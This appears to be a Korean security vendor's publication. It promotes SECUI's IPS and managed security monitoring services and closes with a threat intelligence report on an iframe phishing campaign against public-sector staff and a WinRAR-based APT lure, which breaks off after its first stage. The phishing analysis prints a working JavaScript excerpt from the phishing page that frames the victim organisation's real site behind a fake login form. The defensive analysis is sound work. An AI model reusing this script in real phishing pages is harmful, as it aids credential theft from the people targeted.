[그림 6] BLUEMAX IPS의 Proactive Threat Response System

클라우드 환경으로 전환하는 것도 차세대 IPS의 새로운 도전과 기회가 된다. 클라우드는 온프레미스와 완전히 다른 환경이기 때문에 온프레미스에 최적화된 전통적인 보안 솔루션은 클라우드의 복잡한 위협 환경을 이해하고 보호하지 못한다. 어플라이언스로 구축된 온프레미스 차세대 IPS와 클라우드 환경에서 요구하는 차세대 IPS의 기능과 성능이 상이하다. 그래서 클라우드 보안 정책을 기존과 동일한 수준으로 맞추기 어려우며, 운영 환경 차이로 인해 보안 사각지대가 생기며, 정책이 적용되지 못하는 보안홀이 늘어날 수 있다.

시큐아이는 가상화 클라우드 환경의 특성을 고려하여 설계된 BLUEMAX IPS VE를 이 문제의 해법으로 제시한다. 소프트웨어 타입의 가상화 차세대 IPS인 BLUEMAX IPS VE는 다양한 가상 환경에 대해 어플라이언스 장비와 동등한 수준으로 악성 트래픽과 파일을 검사할 수 있도록 개발되었다. 클라우드 환경에서도 온프레미스와 동일한 수준의 보안 정책을 적용 할 수 있어, 강력한 보안 정책을 수립 할 수 있다.

이기종 시스템과 연계해 고도화된 위협 대응

디지털 혁신 과정에서 보안위협이 예상 가능한 속도와 방향을 벗어나 진화하고 있다. 이를 해결할 수 있는 신속한 공격 탐지와 대응을 위해서는 이전과 다른 기술이 필요하다. 각 구간별 고성능 방어 솔루션이 아니라 전체 구간에 대한 가시성을 확보하고, 최적의 대응을 할 수 있는 방안이 필요하다. 특히 침해 지표 대응 기반 보안 시스템, 전체 가시성이 확보된 확장된 보안 시스템, 자동화된 위협 방어 등을 포함하고 있어야 한다. 또한 한 장비에서 탐지한 공격을 다른 장비로 빠르게 공유해 식별한 공격을 어떻게 차단 혹은 조치할 것인지 신속하게 결정해야 한다. 보안 시스템이 위협을 찾아내는 것 뿐만 아니라 보안 솔루션 간 연동을 통해 정보를 주고받는지가 중요한 기술 요건이 되고 있다.

그래서 BLUEMAX IPS는 3rd PARTY 솔루션과 연동을 고려하여 설계되었으며, Fully Open API를 제공해 모든 이기종 시스템과 연계, 통합될 수 있게 한다. API를 통해 다양한 정보를 쉽게 공유해 보안 솔루션과 정책을 교묘하게 우회하는 고도화된 위협에 대응할 수 있게 한다.

차세대 IPS는 고성능 트래픽 처리, 정교한 위협 탐지, 그리고 신속한 기술 지원 서비스를 통해 기업의 네트워크를 안전하게 지킬 수 있다. 특히 UTM과 비교했을 때, 성능과 보안 기능 면에서 차별화된 장점을 제공하여, 더욱 효과적인 보안을 보장한다. 최근 차세대 IPS는 머신러닝과 AI 기술을 적용하여 능동적 위협 대응 시스템으로 발전하고 있으며, 클라우드 환경, 이기종 시스템과의 협업을 통해 다양한 보안 요구에 대응할 수 있다. 이러한 발전 방향은 차세대 IPS가 미래의 사이버 위협에 효과적으로 대응하고, 기업의 중요한 자산을 보호하는데 핵심적인 역할을 할 것임을 시사한다.

차세대 IPS의 도입과 구축은 기업의 사이버 보안 전략에서 필수적인 요소다. 증가하는 사이버 위협에 대응하고, 네트워크 성능을 유지하며, 중요한 자산을 보호하기 위해, 차세대 IPS 중요성을 인식하고 적극적으로 도입할 필요가 있다. 앞으로도 기술의 발전과 함께 차세대 IPS는 더욱 정교하고 강력한 보안 솔루션으로 진화할 것이며, 우리는 이를 통해 안전하고 신뢰할 수 있는 디지털 환경을 구축할 수 있을 것이다.

Chapter

03

Security Service : SECUI CSOC

Security Service Deep Dive : SECUI CSOC

사이버 공격의 시대, 보안관제 이해하기

글로벌 사이버 보안 전문 조사기관 사이버시큐리티벤처스는 올해 사이버 범죄 피해액이 9조5000억달러로, 미국, 중국에 이어 세계 3위 경제 규모를 이룰 것으로 예측했다. 특히 공격자들이 AI를 이용해 해킹 기법을 지능화하고, 피해자 맞춤형 공격을 대규모로 펼치고 있어 이전 예상을 뛰어넘는 범죄 시장을 형성할 것으로 예측된다. 또한 기존 IT 환경 뿐 아니라 전력, 의료, 금융 등 사회기반시설을 대상으로도 공격 빈도를 높이고 있어 사이버 위협 심각도가 매우 높은 상황이다.
공격자는 AI를 이용해 인터넷에 노출된 취약한 시스템에 침투하며, 미리 탈취한 정상 권한을 이용해 내부 확산에 나선다. 전 세계를 대상으로 무기화된 PoC(Weaponized PoC)를 이용한 공격도 성행하고 있다. 이전에 발생하지 않았던 이와 같은 새로운 공격은 보안 조직이 대응하기 매우 어렵다. 그래서 보안전문기업이 제공하는 보안관제 서비스를 이용해 최신 공격에 대한 선제적인 대응과 비즈니스 연속성을 확보하는 것이 필요하다.

정보보안 담당자의 고충

대부분의 기업과 기관은 각종 침해사고로부터 시스템 및 네트워크를 보호하기 위해 보안이 필요한 영역에 정보보호 시스템을 운영하고 있다. 그러나 정보보호 시스템을 구매하고 설치하는 것보다 중요한 것은 '정보보호 시스템을 어떻게 활용할 것인가?' 이다.

보안 조직은 침해사고 예방을 위해 여러 보안장비를 도입하고 있지만, 다양한 장비에서 생성되는 이벤트를 신속, 정확하게 처리하지 못해 발생하는 리스크에 노출되어 있다. 한정된 인력으로 다수의 시스템을 운영하면서 모든 위협을

분석하는 것은 쉽지 않은 일이며, 아무리 좋은 시스템을 구매한다 해도, 해당 시스템이 제공하는 기능을 적절하게 활용하지 못하면 위협에 대응하지 못할 뿐만 아니라 예산을 낭비한 결과로 이어지기 때문이다.

현재 보안 담당자가 겪고 있는 현실적인 어려움은 다음과 같다.

미해결 위협

보안 담당자는 여러 보안장비가 생성하는 대규모 로그의 연관성을 모두 파악하지 못한다. 너무 많은 로그가 생성되기 때문에 업무시간의 대부분을 로그 분석에 할애하지만, 장비에서 생성하는 이벤트 내역을 자세히 확인하지 못하고 방치한다. 담당자가 익숙한 사례만 조치하고, 일부 위협에 대한 분석과 조치를 누락시켜 조직의 자산과 주요 데이터가 위험에 노출되는 것을 방지하지 못한다.

빠르게, 더 많이 도입되는 보안 솔루션

갈수록 정교해지는 신규 위협으로부터 내부 자산을 보호하기 위해 기업은 매년 새로운 보안 솔루션을 도입한다. 중요 데이터 보호, 내부자 위협 차단, 신원 및 액세스 관리 등 여러 위험을 통제하기 위해 다양한 솔루션을 운영하지만 한정된 인력으로 구성된 정보보안 담당부서는 보안 솔루션 간 통합 문제, 연관성 분석, 까다로운 사용법으로 여러 어려움을 겪게 된다.

사이버 보안 인력 부족과 업무 피로

보안 담당자들은 분석해야 할 인시던트가 지나치게 많기 때문에 작업의 우선순위를 정하고 근본 원인을 규명하는데 어려움을 겪는다. 또한, 보안 전문 인력의 부족으로 인해 발생되는 과도한 업무 집중에 의해 보안 담당자들은 피로감을 호소하고 있다. 기존 인력만으로 증가하고 확대되는 위협에 대응하지 못하며, 새로운 인력을 채용한다 해도 이들이 충분한 실력을 갖고 자신감을 가진 전문가가 되는 데까지 상당한 시간과 투자가 필요하다.

보안관제의 정의와 종류

보안 조직이 겪고 있는 문제를 해결하기 위해 보안관제 서비스가 채택되고 있다. 정부는 '국가사이버안전관리규정'에 에너지, 국방, 교육 등 각 공공분야를 대상으로 사이버 보안관제센터를 설치 운영하거나 전문기업에 위탁하도록 명시하고 있다. 민간기업 역시 보안관제 전문기업에 정보보호 관리 서비스를 의뢰하면서 높아지는 보안 위협에 지능적으로 대응하고자 한다. 보안관제란 침입으로부터 시스템 자원의 손상이나 조직이 보유하고 있는 데이터의 유출을 막기 위한 활동으로, 시스템·네트워크에서 발생하는 이벤트를 감시하고 발생하는 문제에 대하여 실시간으로 대처하는 것을 말한다.

보안관제는 1차 방어선이라고 불리며, 침입이 발생했을 때 신속하게 대응하고, 확산·재발하지 않도록 조치해야 한다. 보안관제는 보안에서 가장 먼저 고려할 대상이며 보안을 종합적으로 다뤄야 하는 업무다. 이에 보안관제 담당자는 보안 시스템에서 발생하는 이상 징후를 실시간 모니터링 하고 이것이 위협인지 아닌지 정확하게 판단할 수 있는 전문적인 역량과 지식, 경험이 필요하다.

보안관제 서비스는 원격관제, 파견관제, 하이브리드관제의 세 가지 형태로 분류된다.

원격관제

원격관제란 보안관제센터 전문 보안관제 인력이 원격지 관제센터와 고객사 보안솔루션을 연동, 24시간 365일 모니터링하면서 침해대응 업무를 제공하는 서비스다. 외부로 로그를 송출할 수 있는 일반 기업이나 조직에 적합하다.

파견관제

파견관제는 사업 구축 경험과 노하우를 보유한 전문 보안관제 인력을 고객사에 파견, 사이버 위협 대응과 보안 대상 시스템을 운영하도록 한다. 규정이나 지침으로 인해 외부로 로그 반출이 불가한 환경에서 도입한다.

하이브리드 관제

하이브리드 관제란 원격관제와 파견관제의 장점을 결합한 서비스 형태로, 업무 시간에는 파견지에서 내부 솔루션 운영 및 관제 서비스를 담당하고 업무 외 시간에는 보안관제센터에서 원격으로 서비스를 제공한다.


원격관제	보안관제센터의 관제시스템을 통해 고객의 보안 솔루션 연동, 24 X 365 모니터링, 침해대응을 전문 보안관제 인력이 원격으로 제공하는 서비스
파견관제	사업 구축 경험 및 노하우를 보유한 전문 보안관제 인력을 고객사에 파견하여 사이버 위협 대응과 보안 대상 시스템의 안정적인 운영을 제공하는 서비스
하이브리드 관제	원격관제 + 파견관제의 장점을 더한 서비스 형태로 Biz Hrs(파견관제), Non-Biz Hrs(원격관제) 서비스 제공

보안관제주요 구성 요소

보안관제를 구성하는 주요 요소는 다음과 같다.

보안관제센터(SOC, Security Operations Center)

보안관제센터(SOC)는 기업 및 기관의 정보를 보호하기 위해 위협을 실시간 모니터링하고 관리하는 전담 조직을 말한다. 보안관제 업무를 보다 신속하고 편리하게 처리 및 대응하기 위한 조직으로, 기업 또는 기관의 IT 인프라를 24시간 365일 동안 연중무휴로 모니터링을 수행하고 위협에 대응한다. SOC는 사내 또는 외부 IT 보안 전문가로 구성되어 사이버 보안 이벤트를 실시간으로 감지하고 대응한다. 아울러 사이버 보안기술을 선택, 운영, 유지 관리하고 위협 데이터를 지속적으로 분석하여 조직의 보안준비 태세를 개선하는 방법을 찾는다.



[그림 1] 시큐아이 AI 보안관제

보안관제시스템

보안관제시스템은 다양한 보안장비에서 발생하는 이벤트 정보를 수집, 분석 및 대응하는 통합관리시스템으로, 실시간 모니터링과 위협 알림을 수행한다. 다양한 형태의 대량 정보를 구조화하여 저장하고 해당 정보 간 상관관계를 분석하여 보안 위협을 파악한다.

빅데이터 기반의 통합로그수집 및 분석 시스템의 역할을 하는 보안관제 시스템을 이용해 보안 분석가는 실시간 위협 탐지와 분석, 대응, 보고 업무를 수행하고, 지속적으로 보안관제시스템의 탐지 룰을 최적화하며, 조직과 고객사의 위험을 최소화한다.

위협 인텔리전스(TI, Threat Intelligence)

SOC는 보안관제 업무 수행 시 위협 인텔리전스(TI)를 참고한다. TI는 다양한 소스로부터 수집된 보안 위협 정보로, 분석에 사용하거나 조직 내부 또는 고객사에 공유하여 보안 대응을 돕는다. TI를 활용하면 기존에 발생된 보안 위협을 이해하고 추후 예상되는 위협을 대응할 수 있다. 검증된 TI 정보가 많을수록 탐지에 대한 정탐률이 올라가고 효과적인 보안 대응 전략을 세울 수 있다.

보안관제 프로세스

보안관제 프로세스는 일반적으로 예방, 탐지, 분석, 대응, 보고 등으로 구분된다.

첫 단계인 예방은 최신 위협과 해킹 등의 보안동향 정보를 사전에 제공 또는 공지하여 선제적으로 방어토록 하는 것, 그리고 중요 시스템 및 네트워크의 취약점을 미리 파악하여 침해사고를 예방하는 것을 의미한다.

두 번째 탐지 단계에서는 유입된 트래픽과 탐지된 이벤트를 알려진 공격과 비교분석하여 리스크 있는 위협인지 판단한다. 보안관제에서는 나아가 탐지 정책 및 시스템 최적화를 통해 효율적인 사이버 공격 탐지를 지원한다.

세 번째 분석에서는 탐지된 정보가 실제 사이버 공격과 연관이 있는지 확인하고 로그, 패킷 등 다양한 보안이벤트들을 상관분석하여 재발 및 확산을 방지하기 위한 방안을 강구한다.

네 번째 대응은 분석과정에서 보안 위협이라고 판단되는 내용에 대해 신속히 조치하여 피해를 예방하고 사고 발생 시 피해 확산 방지 및 최소화를 수행한다.

마지막 단계인 보고는 일반 탐지 및 조치내역과 같은 정기적이고 일반적인 보고와 사고 발생 시 판단의 근거가 되는 자료와 사고조치에 필요한 방안이 포함된 비정기적인 침해사고분석 보고로 분류된다.

검증된 시큐아이 보안관제 전문역량

시큐아이는 2000년 창립 후 삼성그룹사를 대상으로 보안관제와 보안운영을 지속적으로 서비스하고 있으며, 2018년부터는 대외 기업을 대상으로도 보안관제 서비스를 제공하고 있다.

시큐아이는 국가사이버안전관리규정 제10조의2에 따라 중앙행정기관, 지방자치단체 및 공공기관의 보안관제 업무를 안전하고 신뢰성 있게 수행할 능력이 있다고 인정받은 보안관제 전문기업이다. 또한, 정보보호 컨설팅, 통합 네트워크 보안 제품 개발, 정보보호 시스템 구축 등 다양한 보안 사업을 영위하고 있다.


시큐아이 보안관제 서비스 장점과 차별성은 다음과 같다.

[그림 2] 시큐아이 보안관제 서비스 장점

AI기반 보안관제

시큐아이는 AI 기반의 차별화된 관제 서비스를 제공하고 있다. 시큐아이는 보안장비와 다수의 시스템에서 대량으로 발생하는 로그 및 빅데이터를 원활하게 분석하기 위해 보안에 특화된 AI인 IBM Watson을 보안관제 업무에 도입하였다.

스스로 데이터를 수집하고 학습하는 AI인 Watson은 안티바이러스 시그니처, 멀웨어, IP, URL 등의 정보를 제공한다. 뿐만 아니라 통신이 성공 또는 차단되었는지 등의 이력과 분석 내용을 한 눈에 보기 쉽게 제공하여 방대한 데이터 분석과 잠재적 위협을 선제적으로 대응할 수 있게 한다.



[그림 3] AI를 활용한 모니터링 화면


시큐아이의 AI 기반 보안관제 차별성은 세 가지로 요약할 수 있다.
첫 번째, 대용량 로그를 사람인 보안 분석가 외에 AI가 함께 분석을 수행하여 업무에 대한 신속성을 증대하였다.
두 번째 보안 분석가마다 발생할 수 있는 분석 역량 편차를 AI가 어드바이저 역할을 수행함으로써 분석의 갭을 줄이고 품질의 일관성을 유지한다.
마지막 세 번째로 보안 분석가가 위협에 대한 정오탐 분석 시 AI가 보유하고 있는 데이터를 즉각 제공함으로써 판단에 대한 높은 정확성을 확보하고 있다.

국내외 위협 정보 활용 및 제공

시큐아이 보안관제 서비스는 다양한 TI를 활용, 여러 TI 정보를 결합하고 분석하여 보안관제의 정확도를 높이고 있다. 시큐아이 보안관제 서비스가 활용하는 TI는 IBM X-Force의 글로벌 TI, 그룹사를 대상으로 한 위협 정보를 수집해 시큐아이가 분석한 TI, 보안장비 개발·판매 전문기업으로서 시큐아이가 수집·분석한 TI 등이다. 시큐아이는 제품을 구매한 고객사 또는 서비스를 이용하는 고객에게 STIC(SECUI Threat Intelligence Center) 플랫폼을 제공한다. 고객은 해당 플랫폼을 통해 시큐아이 분석 시스템과 분석 전문가가 다차원 분석 및 정제를 수행한 위협 정보들을 전달 받을 수 있다.

차별화된 멀티 클라우드 관제 지원

글로벌 보안관제 시스템 시장을 리딩하는 IBM QRadar로 구성된 시큐아이 관제 시스템은 클라우드 연동에 차별화된 강점이 있다. AWS, Azure, OCI, IBM Cloud, GCP, SCP 등 풍부하고 다양한 멀티 클라우드 보안관제 역량을 보유하고 있으며, 일반적인 보안 이벤트 관제 외에 클라우드 네이티브 서비스 관제도 수행하여 클라우드의 효율적인 관리와 모니터링을 함께 지원한다.



[그림 6] 시큐아이 AI 보안관제

검증된 전문가의 보안 탐지 및 대응 서비스 제공

지능화, 고도화 되고 있는 사이버 위협으로부터 기업이 보안에 투자하는 비용과 보안을 대응하는 전문인력은 매우 부족하다. 보안 담당자들은 한정된 환경에서 엄청난 양의 데이터를 처리하는데 많은 어려움을 겪고 있다. 제한된 인력으로 구성된 보안조직에서 보안장비에서 발생된 대량의 보안 이벤트를 살펴보고, 실제 공격 여부를 판단하고 추가 분석작업을 수행하는 것은 매우 어려운 일이다.

보안관제 서비스를 이용하면 보안 전문 분석가가 24시간 보안관제를 통해 보안 시스템 관리, 일관성 있는 정책 구현, 이상징후 발견 및 통보, 신속한 대응 처리 등을 효율화 할 수 있다. 기업은 전문조직을 별도로 운영할 때 발생하는 리소스와 비용을 줄일 수 있다. IT 및 보안 조직은 시간적, 인적 제한을 해결하고, 효율적인 IT 체계를 수립, 운영할 수 있다. 이를 통해 신뢰성 있는 비즈니스 연속성을 유지할 수 있다.

또한, 보안관제 전문기업이 보유한 빅데이터 분석 관제 플랫폼을 통해 단일성 이벤트만 분석하지 않고 여러 이기종 시스템으로부터 생성된 로그의 상호 연관성을 분석함으로써 기업은 잠재적 사이버 위협 탐지 및 대응 능력 증대, 지속적인 보안 개선, 보안사고 대응 체계 강화 등의 효과도 얻을 수 있다. 기업의 전반적인 보안 수준을 강화하기 위해서는 보안 관제 서비스 도입과 더불어 정보보호 정책의 수립과 각 조직 간의 협력, 정보보호 담당 직원들의 역량 강화, 전 직원의 보안의식 고취 등이 동시에 충족되어야 한다. 해당 조건들이 함께 만족된다면 진화하는 보안 위협으로부터 기업과 조직의 중요 자산을 안전하게 지켜낼 수 있다.

Chapter 04

Threat Intelligence Report

Threat Intelligence Report

시큐아이 보안 위협 분석 플랫폼 STIC(SECUI Threat Intelligence Center)을 통해 2024년 상반기 탐지하고 분석한 위협 사례 중 국내 공공기관 종사자와 군 관련 기관 종사자 등을 타깃으로 한 공격을 심층 분석한다. 이 두 사례는 오래 전부터 발생하고 있지만, 여전히 큰 피해를 입히고 있는 것으로, 근본적인 해결책이 필요하다.

① 국가기관 재직자를 목표로 발생한 iframe 악용 E-mail 피싱 공격


② WinRAR 실행압축 파일과 Github 리포지토리 이용 APT 공격

국가기관 재직자를 목표로 발생한 iframe 악용 E-mail 피싱 공격

[키워드] *E-mail 피싱, iframe 활용 피싱 공격*

[요약] *공공기관 재직자 대상 피싱 공격*

우리나라 국가기관 종사자를 대상으로 E-mail 피싱 공격이 다수 발생하고 있다. E-mail 피싱은 대부분 자동화된 피싱 페이지 생성기 등을 통해 공격 대상 E-mail 계정 정보를 탈취한다. 오피스365 로그인 페이지,온라인 PDF Viewer 로그인 위장 페이지 등을 주로 사용한다.




[좌] Office365, **[우]** PDF Viewer로 위장한 피싱 페이지

이 외에도 다양한 형태의 피싱 페이지가 있다. 여러 장으로 잘라 붙인 이미지를 이용한 피싱, 또는 전체 홈페이지를 캡처해 배경화면에 그려 넣고 가짜 로그인 폼을 이용해 정보 탈취를 시도하는 경우도 있다. 시큐아이가 탐지한 이번 공격은, 웹메일 솔루션의 로그인 폼과 iframe을 이용해 기관의 공식 홈페이지를 보여주는 방식으로 진화한 것이다. iframe 페이지는 실제로 동작하는 정상 웹 페이지이기 때문에 기존과 다른 방식으로 사용자를 속인다.


TTPs

피싱 E-mail은 기존 공격에 사용된 피싱 E-mail과 크게 다르지 않다. 번역기를 이용해 번역한 것으로, 사용자의 클릭을 유도하는 이미지 하나만 삽입 되어 있다.



[그림 1] 피싱 E-mail 내용 전문

해당 이미지를 클릭하여 하이퍼링크로 연결할 경우, 아래와 같이 iframe으로 국가 기관 공식 홈페이지가 배경화면에 나타나고, 가짜 로그인 페이지로 연결된다.



[그림 2] 기관 공식 페이지가 배경화면인 정보 탈취 폼

TTPs

피싱 페이지는 특정 도메인의 파일 업로드 취약점 등을 이용한 것으로 보인다

[그림 3] 특정 도메인의 지정 경로에 업로드 된 피싱 페이지]

기존 피싱 페이지는 값의 변화나 입력 등을 제어하기 위해 php를 이용한 것이 많았지만, 해당 공격에 사용된 웹페이지는 html로 작성되었다. 피싱 공격 대상의 E-mail 정보를 "#"뒤의 인자로 받아 문자열 제어 함수를 이용해 피싱 대상의 E-mail과 동일한 페이지를 iframe으로 출력하게 작성되어 있다.

```
<script>
  var url = location.href;
  const link = new URL(url);

  let email = link.hash; // Hash function, get E-mail address as '#testmail@testdomain.com

  email = email.substring(1); // substring function remove '#', get value 'testmail@testdomain.com' as a result

  let website = email.substring(email.indexOf('@') + 1); // get domain address with substring and indexOf function. 'testdomain.com'

  document.getElementById('iframe').src = "https://www."+website; // render the webpage 'testdomain.com' in the iframe
</script>
```


[그림 4] substring과 indexof 함수를 이용해 도메인 주소의 페이지를 iframe에 출력하는 함수

이 피싱 공격은 작성된 양식이나 적용된 기술 측면에서 매우 위협적이라고 할 수는 없다. 그러나 간단한 보안 처리조차 적용되지 않은 공공기관의 웹사이트를 이용하고, 사용자의 부주의를 유발해 정보 탈취 가능성을 끌어올리는 시도가 있다는 점에 주의해야 한다.

이러한 공격을 막기 위해서는, 몇 가지 보안 처리를 통해 iframe 삽입을 방지해야 한다. 대부분 서버-사이드에서 적용할 수 있다. 먼저 페이지에 특정 스크립트를 삽입, 해당 도메인과 iframe 호출 페이지의 도메인을 비교해 방지한다.

X-Frame-Options : DENY(모든 외부에서의 삽입 방지)
SAMEORIGIN(동일한 도메인 내에서의 삽입 허용)
Allow-from [Domains] (지정 도메인에서의 삽입 허용)

위의 Header를 HTTP Response에 추가한 경우, 다음과 같이 프레임 삽입이 차단되는 것을 확인 할 수 있다.



[그림 5] X-Frame-Options Header에 의해 차단된 프레임 삽입

결론

이번 피싱 메일 사고 대응 과정에서 확인한 결과, 현재 빈도나 위협도가 많이 감소하였지만 여전히 XSS 등의 공격 벡터로 사용되는 frame, iframe 태그가 방지되어 있지 않은 공공부문 사이트가 많았다. iframe 태그를 악용한 피싱 공격으로 인한 정보 유출을 막으려면 공공부문 웹사이트에 프레임 태그 방지 등의 조치를 취해야 한다.

침해 지표 - IoCs

File sha256
A1DDB1B11D5ACCBECB84FEB91512D84E71557F4A75557A8E5633D038CDCB7D57
B30E8BDF51BF70D51C044769D442E39DA8F5857E5CEFB575A8AAAFAF6E67FC3B

WinRAR 실행압축 파일과 Github 리포지토리를 이용한 APT 공격

[키워드] *HWP 위장, 정보 탈취*

[요약] *WinRAR 취약점을 이용한 정보 탈취형 악성코드 유포*

STIC은 '한국군사학논집 심사평서.zip' 파일을 통한 국내 공격 사례를 포착했다. 이 ZIP 파일 안에는 HWP 파일로 위장한 실행 파일(EXE)이 포함되어 있으며 해당 파일을 실행하면, 미끼 문서가 표시되고 PowerShell 스크립트가 동작하면서, 시스템 정보를 탈취한다. 그리고 이를 Github의 특정 계정으로 전송하는 것이 확인됐다.

TTPs


[Stage 1] WinRAR 취약점을 이용한 악성코드 유포

유포된 압축 파일 내에는 정상 파일인 '사례비 지급신청서.hwp' 와 WinRAR 실행압축파일 형태로 된 악성 EXE 파일 '한국심사학논집 심사평서(jams2.0).exe' 파일이 포함되어 있다.

이름	수정한 날짜	유형	크기
사례비 지급신청서.hwp	2024-04-24 오전...	HWP 파일	297KB
한국군사학논집 심사평서(jams2.0).exe	2024-04-24 오전...	응용 프로그램	332KB

[그림 1] WinRAR 실행 압축 파일로 유포된 악성코드

